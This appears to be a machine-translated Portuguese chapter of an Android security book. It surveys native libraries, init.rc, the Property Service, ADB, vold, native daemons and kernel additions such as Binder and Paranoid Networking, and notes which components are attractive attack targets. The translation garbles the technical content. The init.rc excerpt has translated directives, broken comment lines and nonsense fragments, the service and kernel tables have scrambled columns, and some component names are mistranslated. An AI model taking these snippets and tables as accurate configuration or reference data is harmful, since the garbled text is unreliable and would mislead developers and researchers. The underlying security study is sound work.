Grande parte da funcionalidade de baixo nível utilizada pelas classes de nível superior na estrutura do Android é implementada por bibliotecas compartilhadas e acessada via JNI. Muitas dessas bibliotecas são os mesmos projetos conhecidos e de código aberto usados

em outros sistemas operacionais semelhantes ao Unix. Por exemplo, o SQLite fornece funcionalidade de base de dados local; o WebKit fornece um mecanismo de navegador da Web incorporável; e o FreeType fornece renderização de fontes bitmap e vetoriais.

As bibliotecas específicas do fornecedor, ou seja, aquelas que oferecem suporte a hardware exclusivo de um modelo de dispositivo, estão em `/vendor/lib` (ou `/system/vendor/lib`). Isso incluiria suporte de baixo nível para dispositivos gráficos, transceptores de GPS ou rádios celulares. As bibliotecas não específicas do fornecedor estão em `/system/lib` e normalmente incluem projetos externos, por exemplo:

- libexif: Uma biblioteca de processamento de JPEG EXIF
- libexpat: O analisador XML Expat
- libaudioalsa/libtinyalsa: A biblioteca de áudio ALSA
- libbluetooth: A biblioteca Bluetooth do BlueZ Linux
- libdbus: A biblioteca D-Bus IPC

Essas são apenas algumas das muitas bibliotecas incluídas no Android. Um dispositivo com Android 4.3 contém mais de 200 bibliotecas compartilhadas.

No entanto, nem todas as bibliotecas subjacentes são padrão. *A Bionic* é um exemplo notável. A Bionic é uma derivação da biblioteca de tempo de execução do BSD C, com o objetivo de proporcionar uma pegada menor, otimizações e evitar problemas de licenciamento associados à Licença Pública GNU (GPL). Essas diferenças têm um pequeno preço. A `libc` da Bionic não é tão completa quanto, por exemplo, a `libc` do GNU ou até mesmo a implementação da `libc` BSD principal da Bionic. A Bionic também contém uma boa quantidade de código original. Em um esforço para reduzir o espaço ocupado pelo tempo de execução do C, os desenvolvedores do Android implementaram um vinculador dinâmico personalizado e uma API de threading.

Como essas bibliotecas são desenvolvidas em código nativo, elas são propensas a vulnerabilidades de corrupção de memória. Esse fato torna essa camada uma área particularmente interessante a ser explorada ao pesquisar a segurança do Android.

Serviços essenciais

Os serviços principais são aqueles que configuram o ambiente subjacente do sistema operacional e os componentes nativos do Android. Esses serviços variam desde aqueles que inicializam o espaço do usuário, como o `init`, até o fornecimento de funcionalidades cruciais de depuração, como o `adb` e o `debuggerd`. Observe que alguns serviços principais podem ser específicos de hardware ou versão; esta seção certamente não é uma lista exaustiva de todos os serviços do espaço do usuário.

inicial

Em um sistema Linux, como é o caso do Android, o primeiro processo no espaço do usuário iniciado pelo kernel do Linux é o comando `init`. Assim como em outros

sistemas Linux, o comando

O programa `init` inicializa o ambiente do espaço do usuário executando uma série de comandos. Entretanto, o Android usa uma implementação personalizada do `init`. Em vez de executar scripts de shell baseados em nível de execução a partir de `/etc/init.d`, o Android executa comandos com base nas diretivas encontradas em `/init.rc`. Para diretivas específicas do dispositivo, pode haver um arquivo chamado `/init.[hw].rc`, em que `[hw]` é o codinome do hardware para aquele dispositivo específico. A seguir, um trecho do conteúdo do arquivo `/init.rc` em um HTC One V:

```
service dbus /system/bin/dbus-daemon --system --nofork
    class main
    socket dbus stream 660 bluetooth bluetooth
    usuário bluetooth
    grupo bluetooth net_bt_admin

service bluetoothd /system/bin/bluetoothd -n
    class main
    soquete bluetooth stream 660 bluetooth soquete
    bluetooth dbus_bluetooth stream 660 bluetooth bluetooth
# O init.rc ainda não é compatível com a aplicação de recursos, portanto,
execute-o como root e deixe que o bluetoothd transfira o uid para o bluetooth
com os recursos corretos do linux
    group bluetooth net_bt_admin misc
    disabled

service bluetoothd_one /system/bin/bluetoothd -n class
    main
    soquete bluetooth stream 660 bluetooth soquete
    bluetooth dbus_bluetooth stream 660 bluetooth bluetooth
# O init.rc ainda não é compatível com a aplicação de recursos, portanto,
execute-o como root e deixe que o bluetoothd transfira o uid para o bluetooth
com os recursos corretos do linux
    group bluetooth net_bt_admin misc
    disabled
    uma foto
# Discretix DRM
service dx_drm_server /system/bin/DxDrmServerIpc -f -o allow_other \
    /data/DxDrm/fuse

on property:ro.build.tags=test-keys
    start htc_ebdlogd

on property:ro.build.tags=release-keys start
    htc_ebdlogd_rel

service zchgd_offmode /system/bin/zchgd -pseudooffmode
    usuário root
    gráficos de raiz de
    grupo desativados
```

Esses scripts de inicialização especificam várias tarefas, incluindo

- Iniciar serviços ou daemons que devem ser iniciados na inicialização, por meio da diretriz de serviço
- Especificar o usuário e o grupo sob os quais o serviço deve ser executado, de acordo com os argumentos recuados abaixo de cada entrada de serviço
- Definição de propriedades em todo o sistema e opções de configuração que são expostas por meio do Property Service
- Registro de ações ou comandos a serem executados na ocorrência de determinados eventos, como a modificação de uma propriedade do sistema ou a montagem de um sistema de arquivos, por meio da diretiva "on".

O Serviço de Propriedade

Dentro do processo de inicialização do Android está o *Property Service*, que fornece um recurso de configuração persistente (por inicialização), mapeado na memória e com valor-chave. Muitos componentes do sistema operacional e da estrutura dependem dessas propriedades, que incluem itens como configuração da interface de rede, opções de rádio e até mesmo configurações relacionadas à segurança, cujos detalhes são discutidos no Capítulo 3.

As propriedades podem ser recuperadas e definidas de várias maneiras. Por exemplo, usando os utilitários de linha de comando `getprop` e `setprop`, respectivamente; programaticamente em código nativo por meio de `property_get` e `property_set` na `libcutils`; ou programaticamente usando a classe `android.os.SystemProperties` (que, por sua vez, chama as funções nativas mencionadas anteriormente). Uma visão geral do serviço de propriedade é mostrada na Figura 2-2.




Figura 2-2: O serviço de propriedade do Android

Ao executar o comando `getprop` em um dispositivo Android (neste caso, um HTC One V), você vê uma saída que inclui opções do DalvikVM, papel de parede atual, configuração da interface de rede e até mesmo URLs de atualização específicos do fornecedor:

```
root@android:/ # getprop
[dalvik.vm.dexopt-flags]: [m=y]
[dalvik.vm.heapgrowthlimit]: [48m]
[dalvik.vm.heapsize]: [128m]

...
[dhcp.wlan0.dns1]: [192.168.1.1]
[dhcp.wlan0.dns2]: []
[dhcp.wlan0.dns3]: []
[dhcp.wlan0.dns4]: [] [dhcp.wlan0.gateway]: [192.168.1.1]
[dhcp.wlan0.ipaddress]: [192.168.1.125]
[dhcp.wlan0.leasetime]: [7200]
...
[ro.htc.appupdate.exmsg.url]:
    [http://apu-msg.htc.com/extra-msg/rws/and-app/msg] [ro.htc.appupdate.exmsg.url_CN]:
    [http://apu-msg.htccomm.com.cn/extra-msg/rws/and-app/msg] [ro.htc.appupdate.url]:
    [http://apu-chin.htc.com/check-in/rws/and-app/update]
...
[service.brcm.bt.activation]: [0]
[service.brcm.bt.avrcp_pass_thru]: [0]
```

Algumas propriedades, que são definidas como "somente leitura", não podem ser alteradas, nem mesmo pelo root (embora haja algumas exceções específicas do dispositivo). Elas são designadas pelo prefixo `ro`:

```
[ro.secure]: [0] [ro.serialno]:
[HT26MTV01493]
[ro.setupwizard.enterprise_mode]: [1]
[ro.setupwizard.mode]: [DISABLED]
[ro.sf.lcd_density]: [240]
[ro.telephony.default_network]: [0] [ro.use_data_netmgrd]:
[true] [ro.vendor.extension_library]: [/system/lib/libqc-opt.so]
```

Você pode encontrar mais detalhes sobre o Property Service e suas implicações de segurança no Capítulo 3.

Camada de interface de rádio

A camada de interface de rádio (RIL), que é abordada em detalhes no Capítulo 11, fornece a funcionalidade que coloca o "telefone" em "smartphone". Sem esse componente, um dispositivo Android não poderá fazer chamadas, enviar ou receber

mensagens de texto ou acessar a Internet sem Wi-Fi. Dessa forma, ele pode ser encontrado em qualquer dispositivo Android com capacidade para dados celulares ou telefonia.

depurador

O principal recurso de relatório de falhas do Android gira em torno de um daemon chamado *debug-gerd*. Quando o daemon do depurador é iniciado, ele abre uma conexão com o recurso de registro do Android e começa a ouvir os clientes em um soquete de namespace abstrato. Quando cada programa é iniciado, o vinculador instala manipuladores de sinais para lidar com determinados sinais.

Quando um dos sinais capturados ocorre, o kernel executa a função do manipulador de sinal, `debugger_signal_handler`. Essa função manipuladora se conecta ao soquete mencionado anteriormente, conforme definido por `DEBUGGER_SOCKET_NAME`. Depois de conectado, o vinculador notifica a outra extremidade do soquete (`debuggerd`) de que o processo de destino sofreu uma falha. Isso serve para notificar o `debuggerd` de que ele deve invocar seu processamento e, assim, criar um relatório de falha.

ADB

O Android Debugging Bridge, ou *ADB*, é composto de algumas partes, incluindo o daemon `adb` no dispositivo Android, o servidor `adb` na estação de trabalho host e o cliente de linha de comando `adb` correspondente. O servidor gerencia a conectividade entre o cliente e o daemon em execução no dispositivo de destino, facilitando tarefas como a execução de um shell, a depuração de aplicativos (por meio do Java Debug Wire Protocol), o encaminhamento de soquetes e portas, a transferência de arquivos e a instalação/desinstalação de pacotes de aplicativos.

Como um breve exemplo, você pode executar o comando `adb devices` para listar os dispositivos conectados. Como o ADB ainda não está em execução em nosso host, ele é inicializado, escutando 5037/tcp para conexões de clientes. Em seguida, você pode especificar um dispositivo de destino por seu número de série e executar `adb shell`, o que lhe dará um shell de comando no dispositivo:

```
% dispositivos adb
* daemon não está em execução. iniciando-o agora na porta 5037 *
* daemon iniciado com êxito *
Lista de dispositivos anexados
D025A0A024441MGK      dispositivo
Dispositivo HT26MTV01493

% adb -s HT26MTV01493 shell
root@android:/ #
```

Também podemos ver que o daemon do ADB, `adb`, está em execução no dispositivo de destino, pesquisando o processo (ou, nesse caso, usando o `pgrep`):

```
root@android:/ # busybox pgrep -l adbd
2103 /sbin/adbd
```

O ADB é fundamental para o desenvolvimento com dispositivos e emuladores Android. Por isso, vamos usá-lo bastante ao longo do livro. Você pode encontrar informações detalhadas sobre o uso do comando adb em <http://developer.android.com/tools/help/adb.html>.

Daemon de volume

O Volume Daemon, ou *vold*, é responsável pela montagem e desmontagem de vários sistemas de arquivos no Android. Por exemplo, quando um cartão SD é inserido, o *vold* processa esse evento verificando se há erros no sistema de arquivos do cartão SD (por exemplo, iniciando o *fsck*) e montando o cartão no caminho apropriado (ou seja, */mnt/sdcard*). Quando o cartão é retirado ou ejetado (manualmente pelo usuário), o *vold* desmonta o volume de destino.

O Volume Daemon também lida com a montagem e desmontagem de arquivos do Android Secure Container (ASEC). Eles são usados para criptografar pacotes de aplicativos quando são armazenados em sistemas de arquivos inseguros, como o FAT. Eles são montados por meio de dispositivos de loopback no momento do carregamento do aplicativo, normalmente em */mnt/asec*.

Os OBBs (Opaque Binary Blobs) também são montados e desmontados pelo Volume Daemon. Esses arquivos são empacotados com um aplicativo para armazenar dados criptografados com um segredo compartilhado. No entanto, diferentemente dos contêineres ASEC, as chamadas para montar e desmontar OBBs são realizadas pelos próprios aplicativos, e não pelo sistema. O trecho de código a seguir demonstra a criação de um OBB com *SuperSecretKey* como a chave compartilhada:

```
obbFile = "path/to/some/obbfile";
storageRef = (StorageManager) getSystemService(STORAGE_SERVICE);
storageRef.mountObb(obbFile, "SuperSecretKey", obbListener);
obbContent = storageRef.getMountedObbPath(obbFile);
```

Como o Volume Daemon é executado como root, ele é um alvo atraente, tanto por sua funcionalidade quanto por sua possível vulnerabilidade. Você pode encontrar detalhes sobre ataques de escalonamento de privilégios contra o *vold* e outros serviços semelhantes no Capítulo 3.

Outros serviços

Há vários outros serviços que são executados em muitos dispositivos Android, fornecendo funcionalidades adicionais, embora não necessariamente críticas (dependendo do dispositivo e do serviço). A Tabela 2-2 destaca alguns desses serviços, suas finalidades e seus níveis de privilégio no sistema (UID, GID e quaisquer grupos suplementares para esse usuário, que podem ser especificados nos arquivos *init.rc* do sistema).

Tabela 2-2: Serviços nativos do espaço do usuário

SERVIÇO	DESCRIÇÃO	UID, GID, GRUPOS SUPLEMENTARES
netd	Presente no Android 2.2+, usado pelo Serviço de gerenciamento de rede para configurar interfaces de rede, executar o daemon PPP (pppd), conectar-se e outras tarefas semelhantes.	UID: 0 / root GID: 0 / root
mediaserver	Responsável por iniciar serviços relacionados à mídia, incluindo Audio Flinger, Media Player Service, Camera Service e Audio Policy Service.	UID: 1013 / mídia GID: 1005 / áudio Grupos: 1006 / câmera 1026 / drmpc 3001 / net_bt_admin 3002 / net_bt 3003 / inet 3007 / net_bw_acct
dbus - daemon	Gerencia o IPC específico do D-Bus/passagem de mensagens (principalmente para componentes não específicos do Android).	UID: 1002 / bluetooth GID: 1002 / bluetooth Grupos: 3001 / net_bt_admin
installd	Gerencia a instalação de pacotes de aplicativos nos dispositivos (em nome do Package Manager), incluindo a otimização inicial do bytecode Dalvik Executable (DEX) em pacotes de aplicativos (APKs).	UID: 1012 / install GID: 1012 / install Em dispositivos anteriores à versão 4.2: UID: 0 / root
armazenamento de chaves seguro do valor-chave	Responsável pelo armazenamento seguro de pares de chaves no sistema (protegidos por uma senha definida pelo usuário).	GID: 0 / root UID: 1017 / keystore GID: 1017 / keystore Grupos: 1026 / drmpc UID: 1019 / drm
drmserver	Fornece as operações de baixo nível para o Digital Rights Management (DRM). Os aplicativos fazem interface com esse serviço por meio de classes de nível superior no pacote DRM (no Android 4.0+).	GID: 1019 / drm Grupos: 1026 / drmpc 3003 / inet

SERVIÇO	DESCRIÇÃO	UID, GID, GRUPOS SUPLEMENTARES
agente de serviço	Atua como árbitro para registro/desregistro de serviços de aplicativos com endpoints de IPC do Binder.	UID: 1000 / sistema GID: 1000 / sistema
arremessador de superfície	Presente no Android 4.0+, o compositor de exibição é responsável pela criação do quadro/tela de gráficos a ser exibido e pelo envio ao driver da placa de vídeo.	UID: 1000 / sistema GID: 1000 / sistema
<code>Ueventd</code>	Presente no Android 2.2+, daemon do espaço do usuário para lidar com eventos do sistema e do dispositivo e tomar ações correspondentes, como carregar módulos apropriados do kernel.	UID: 0 / root GID: 0 / root

Conforme declarado anteriormente, essa não é, de forma alguma, uma lista exaustiva. A comparação da lista de processos, do `init.rc` e do sistema de arquivos de vários dispositivos com a de um dispositivo Nexus geralmente revela uma infinidade de serviços fora do padrão. Esses serviços são particularmente interessantes porque seu código pode não ter a mesma qualidade dos serviços principais presentes em todos os dispositivos Android.

O Kernel

Embora a base do Android, o kernel do Linux, seja razoavelmente bem documentada e compreendida, há algumas diferenças notáveis entre o kernel do Linux básico e o que é usado pelo Android. Esta seção explica algumas dessas alterações, especialmente aquelas que são pertinentes à segurança do Android.

O Android Fork

No início, o Google criou uma bifurcação do kernel do Linux centrada no Android, pois muitas modificações e adições não eram compatíveis com a árvore principal do kernel do Linux. No geral, isso inclui aproximadamente 250 patches, que variam de suporte ao sistema de arquivos e ajustes de rede a facilidades de gerenciamento de processos e memória. De acordo com um engenheiro do kernel, a maioria desses patches "representa uma limitação que os desenvolvedores do Android encontraram no kernel do Linux". Em março de 2012, os mantenedores do kernel do Linux mesclaram as modificações específicas do kernel do Android na árvore da linha principal. A Tabela 2-3 destaca algumas das adições/alterações no kernel da linha principal. Discutiremos várias delas com mais detalhes mais adiante nesta seção.


Tabela 2-3: Principais alterações do Android no kernel do Linux

TROCA DE KERNELS	DESCRIÇÃO
	Mecanismo BinderIPC com recursos adicionais, como validação de segurança de chamadores/alvos; usado por vários serviços de sistema e estrutura
ashmemAnonymous	Shared Memory; alocador de memória compartilhada baseado em arquivo; usa o Binder IPC para permitir que os processos identifiquem descritores de arquivo de região de memória
pmemProcess	Memory Allocator; usado para gerenciar regiões grandes e contíguas de memória compartilhada
loggerRecurso de registro em	todo o sistema
RAM_CONSOLE	armazena as mensagens de registro do kernel na RAM para visualização após um kernel panic "oom" modificações "Out of memory"-killer elimina processos quando a memória fica baixa; em Na bifurcação do Android, o OOM mata os processos mais cedo do que o kernel vanilla, pois a memória está se esgotando
wakelocks	Recurso de gerenciamento de energia para impedir que um dispositivo entre em estado de baixo consumo de energia e manter a capacidade de resposta
kernel a	Temporizadores de alarmeInterface do kernel para o AlarmManager, para instruir o programação "despertar"
ParanoidNetworking	Restringe determinadas operações e recursos de rede aIDs de grupos específicos
saída temporizada / gpio	Permite que programas no espaço do usuário alterem e restaurem registros GPIOapós um período de tempo
yaffs2	Suporte para o sistema de arquivos flash yaffs2

Fichário

Talvez uma das mais importantes adições ao kernel Linux do Android tenha sido um driver conhecido como *Binder*. O Binder é um mecanismo IPC baseado em uma versão modificada do OpenBinder, originalmente desenvolvido pela Be, Inc. e, posteriormente, pela Palm, Inc. O Binder do Android é relativamente pequeno (aproximadamente 4.000 linhas de código-fonte em dois arquivos), mas é fundamental para grande parte da funcionalidade do Android.

Em resumo, o driver do kernel do Binder facilita a arquitetura geral do Binder. O Binder - como uma arquitetura - opera em um modelo cliente-servidor. Ele permite que um processo invoque métodos em processos "remotos" de forma síncrona. A arquitetura do Binder abstrai os detalhes subjacentes, fazendo com que essas chamadas de método pareçam ser chamadas de funções locais. A Figura 2-3 mostra o fluxo de comunicação do Binder.

**Figura 2-3:** Comunicação do ficheiro

O Binder também usa as informações de ID do processo (PID) e UID como meio de identificar o processo de chamada, permitindo que o receptor da chamada tome decisões sobre o controle de acesso. Isso geralmente ocorre por meio de chamadas a métodos como `Binder.getCallingUid` e `Binder.getCallingPid`, ou por meio de verificações de nível superior como `checkCallingPermission`.

Um exemplo disso na prática seria a permissão `ACCESS_SURFACE_FLINGER`. Normalmente, essa permissão é concedida somente ao usuário do sistema gráfico e permite o acesso à interface IPC do Binder do serviço gráfico Surface Flinger. Além disso, a associação do chamador ao grupo - e a subsequente obtenção da permissão necessária - é verificada por meio de uma série de chamadas para as funções mencionadas anteriormente, conforme ilustrado no trecho de código a seguir:

```

const int pid = ipc->getCallingPid();
const int uid = ipc->getCallingUid(); if
    ((uid != AID_GRAPHICS) &&
     !PermissionCache::checkPermission(sReadFramebuffer, pid,
                                         uid)) {
    ALOGE("Permission Denial: "
          "não é possível ler o framebuffer pid=%d, uid=%d", pid,
                                         uid); return PERMISSION_DENIED;
}

```

Em um nível mais alto, os métodos IPC expostos, como os fornecidos pelos serviços vinculados, geralmente são destilados em uma interface abstrata por meio da Android Interface Definition Language (AIDL). A AIDL permite que dois aplicativos usem interfaces "acordadas" ou padrão para enviar e receber dados, mantendo a interface separada da implementação. A AIDL é semelhante a outros arquivos de linguagem de definição de interface ou, de certa forma, a arquivos de cabeçalho C/C++. Considere o seguinte exemplo de trecho de AIDL:

```
// IRemoteService.aidl package
com.example.android;

// Declare quaisquer tipos não padrão aqui com instruções de importação

/** Exemplo de interface de serviço */
interface IRemoteService {
    /** Solicitar o ID do processo desse serviço
     * para fazer coisas ruins com ele. */
    int getPid();

    /** Demonstra alguns tipos básicos que você pode usar como parâmetros
     * e valores de retorno em AIDL.
     */
    void basicTypes(int anInt, long aLong, boolean aBoolean,
                    float aFloat,
                    double aDouble, String aString);
}
```

Esse exemplo de AIDL define uma interface simples, `IRemoteService`, juntamente com dois métodos: `getPid` e `basicTypes`. Um aplicativo que se vincula ao serviço que expõe essa interface poderá, posteriormente, chamar os métodos mencionados acima, facilitados pelo Binder.

ashmem

A memória compartilhada anônima, ou `ashmem`, foi outro acréscimo à bifurcação do kernel do Linux para Android. O driver `ashmem` basicamente fornece uma interface de memória compartilhada baseada em arquivo e contada por referência. Seu uso é predominante em grande parte dos componentes principais do Android, como o Surface Flinger, o Audio Flinger, o System Server e o DalvikVM. Como o `ashmem` foi projetado para reduzir automaticamente os caches de memória e recuperar regiões de memória quando a memória disponível em todo o sistema estiver baixa, ele é adequado para ambientes com pouca memória.

Em um nível baixo, usar o `ashmem` é tão simples quanto chamar `ashmem_create_region` e usar `mmap` no descritor de arquivo retornado:

```
int fd = ashmem_create_region("SomeAshmem", size); if(fd
== 0) {
    data = mmap(NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
    ...
}
```

Em um nível mais alto, a estrutura do Android fornece a classe `MemoryFile`, que funciona como um invólucro em torno do driver `ashmem`. Além disso, os processos podem usar o recurso Binder para compartilhar posteriormente esses objetos de memória, aproveitando os recursos de segurança do Binder para restringir o acesso. A propósito, o `ashmem` provou ser a fonte de uma falha bastante séria no início de 2011, permitindo um aumento de privilégio por meio das propriedades do Android. Esse assunto é abordado com mais detalhes no Capítulo 3.

pmem

Outro driver personalizado específico do Android é o *pmem*, que gerencia uma memória grande, fisicamente contígua, que varia entre 1 megabyte (MB) e 16 MB (ou mais, dependendo da implementação). Essas regiões são especiais, pois são compartilhadas entre processos do espaço do usuário e outros drivers do kernel (como drivers de GPU). Ao contrário do *ashmem*, o driver do *pmem* exige que o processo de alocação mantenha um descritor de arquivo no heap de memória do *pmem* até que todas as outras referências sejam fechadas.

Registrador

Embora o kernel do Android ainda mantenha seu próprio mecanismo de registro de kernel baseado no Linux, ele também usa outro subsistema de registro, coloquialmente chamado de *logger*. Esse driver funciona como suporte para o comando `logcat`, usado para visualizar os buffers de registro. Ele fornece quatro buffers de registro separados, dependendo do tipo de informação: principal, rádio, evento e sistema. A Figura 2-4 mostra o fluxo de eventos de registro e os componentes que auxiliam o registrador.

O buffer principal costuma ser o mais volumoso e é a fonte dos eventos relacionados ao aplicativo. Normalmente, os aplicativos chamam um método da classe `android.util.Log`, em que o método invocado corresponde ao nível de prioridade da entrada de registro - por exemplo, o método `Log.i` para registros de nível "informativo", `Log.d` para "depuração" ou `Log.e` para registros de nível "erro" (muito parecido com o `syslog`).




Figura 2-4: Arquitetura do sistema de registro de logs do Android

O buffer do sistema também é uma fonte de muitas informações, principalmente para eventos de todo o sistema gerados pelos processos do sistema. Esses processos utilizam o método `println_native` na classe `android.util.Slog`. Esse método, por sua vez, chama o código nativo específico para o registro em log nesse buffer específico.

As mensagens de registro podem ser recuperadas com o comando `logcat`, sendo que os buffers principal e do sistema são as fontes padrão. No código a seguir, executamos `adb -d logcat` para ver o que está acontecendo no dispositivo conectado:

```
$ adb -d logcat
----- início de /dev/log/system D/MobileDataStateTracker(
1600): null: Broadcast recebido:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast recebido:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
D/MobileDataStateTracker( 1600): httpproxy: Broadcast recebido:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=httpproxy != received
apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast recebido:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
...
----- início de /dev/log/main
...
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x5396a000 size:12820480
offset:11284480
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x532f8000
size:1536000 offset:0
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x546e7000
size:3072000 offset:1536000
D/libEGL ( 4887): loaded /system/lib/egl/libGLESv1_CM_adreno200.so D/libEGL
( 4887): loaded /system/lib/egl/libGLESv2_adreno200.so I/Adreno200-EGLSUB(
4887): <ConfigWindowMatch:2078>: Formato RGBA_8888. D/OpenGLRenderer(
4887): Ativando o modo de depuração 0
V/chromium( 4887): external/chromium/net/host_resolver_helper/host_
resolver_helper.cc:66: [0204/172737:INFO:host_resolver_helper.cc(66)]
DNSPreResolver::Init got hostprovider:0x5281d220
V/chromium( 4887): external/chromium/net/base/host_resolver_impl.cc:1515:
[0204/172737:INFO:host_resolver_impl.cc(1515)] HostResolverImpl::SetPreresolver
preresolver:0x013974d8
V/WebRequest( 4887): WebRequest::WebRequest, setPriority = 0
I/InputManagerService( 1600): [unbindCurrentClientLocked] Desativar o método de
entrada do cliente.
I/InputManagerService( 1600): [startInputLocked] Habilitar método
de entrada do cliente.
V/chromium( 4887): external/chromium/net/disk_cache/
hostres_plugin_bridge.cc:52: [0204/172737:INFO:hostres_plugin_bridge.cc(52)]
StatHubCreateHostResPlugin inicializando...
...
```

O comando `logcat` é tão comumente executado que o ADB, na verdade, fornece um atalho para executá-lo em um dispositivo de destino. Ao longo do livro, utilizamos amplamente o comando `logcat` para monitorar processos e o estado geral do sistema.

Rede paranoica

O kernel do Android restringe as operações de rede com base na associação ao grupo suplementar do processo de chamada - uma modificação do kernel conhecida como *Paranoid Networking*. Em um alto nível, isso envolve o mapeamento de um AID e, posteriormente, de um GID, para uma declaração ou solicitação de permissão em nível de aplicativo. Por exemplo, a permissão manifestada `android.permission.INTERNET` mapeia efetivamente para o `AID_INET` AID - ou GID 3003. Esses grupos, IDs e seus respectivos recursos são definidos em `include/linux/android_aid.h` na árvore de código-fonte do kernel e são descritos na Tabela 2-4.

Tabela 2-4: Recursos de rede por grupo

DEFINIÇÃO DE AUXÍLIO	ID / NOME DO GRUPO	CAPACIDADE
<code>AID_NET_BT_ADMIN</code>	<code>3001 / net_bt_admin</code>	Permite a criação de qualquer Bluetooth além de diagnosticar e gerenciar conexões Bluetooth
<code>AID_NET_BT</code>	<code>3002 / net_bt</code>	Permite a criação de SCO, RFCOMM, ou soquetes L2CAP (Bluetooth)
<code>AID_INET</code>	<code>3003 / inet</code>	Permite a criação de AF_INET e Soquetes AF_INET6
<code>AID_NET_RAW</code>	<code>3004 / net_raw</code>	Permite o uso de RAW e PACKET soquetes
<code>AID_NET_ADMIN</code>	<code>3005 / net_admin</code>	Concede o recurso CAP_NET_ADMIN, permitindo a interface de rede, o roteamento tabela e manipulação de soquetes

Você pode encontrar IDs de grupo adicionais específicos do Android no repositório de código-fonte do AOSP em `system/core/include/private/android_filesystem_config.h`.

Segurança complexa, explorações complexas

Depois de examinar mais de perto o design e a arquitetura do Android, fica claro que os desenvolvedores do sistema operacional Android criaram um sistema muito complexo. Seu design permite que eles sigam o princípio do menor privilégio, que afirma que qualquer componente específico deve ter acesso somente ao que for absolutamente necessário. Ao longo deste livro, você verá evidências substanciais do uso desse princípio. Embora sirva para melhorar a segurança, ele também aumenta a complexidade.

O isolamento de processos e a redução de privilégios são técnicas que costumam ser a base do projeto de sistemas seguros. As complexidades dessas técnicas complicam o sistema tanto para os desenvolvedores quanto para os invasores, o que aumenta o custo de desenvolvimento para ambas as partes. Quando um invasor está elaborando seu ataque, ele precisa dedicar tempo para entender completamente as complexidades envolvidas. Em um sistema como o Android, a exploração de uma única vulnerabilidade pode não ser suficiente para obter acesso total ao sistema. Em vez disso, o invasor pode ter que explorar várias vulnerabilidades para atingir o objetivo. Em resumo, atacar com sucesso um sistema complexo requer uma exploração complexa.

Um ótimo exemplo real desse conceito é o exploit "diaggetroot" usado para fazer o root no HTC J Butterfly. Para obter acesso root, esse exploit aproveitou vários problemas complementares. Esse exploit específico é discutido em mais detalhes no Capítulo 3.

Resumo

Este capítulo apresentou uma visão geral do design e da arquitetura de segurança do Android. Apresentamos a sandbox do Android e os modelos de permissões usados pelo Android. Isso incluiu a implementação especial do Android dos mapeamentos Unix UID/GID (AIDs), bem como as restrições e os recursos aplicados em todo o sistema.

Também abordamos as camadas lógicas do Android, incluindo aplicativos, a estrutura do Android, o DalvikVM, o código nativo do espaço do usuário e o kernel do Linux. Para cada uma dessas camadas, discutimos os principais componentes, especialmente aqueles relacionados à segurança. Destacamos importantes adições e modificações que os desenvolvedores do Android fizeram no kernel do Linux.

Essa cobertura de alto nível do design geral do Android ajuda a estruturar os capítulos restantes, que se aprofundam ainda mais nos componentes e camadas apresentados neste capítulo.

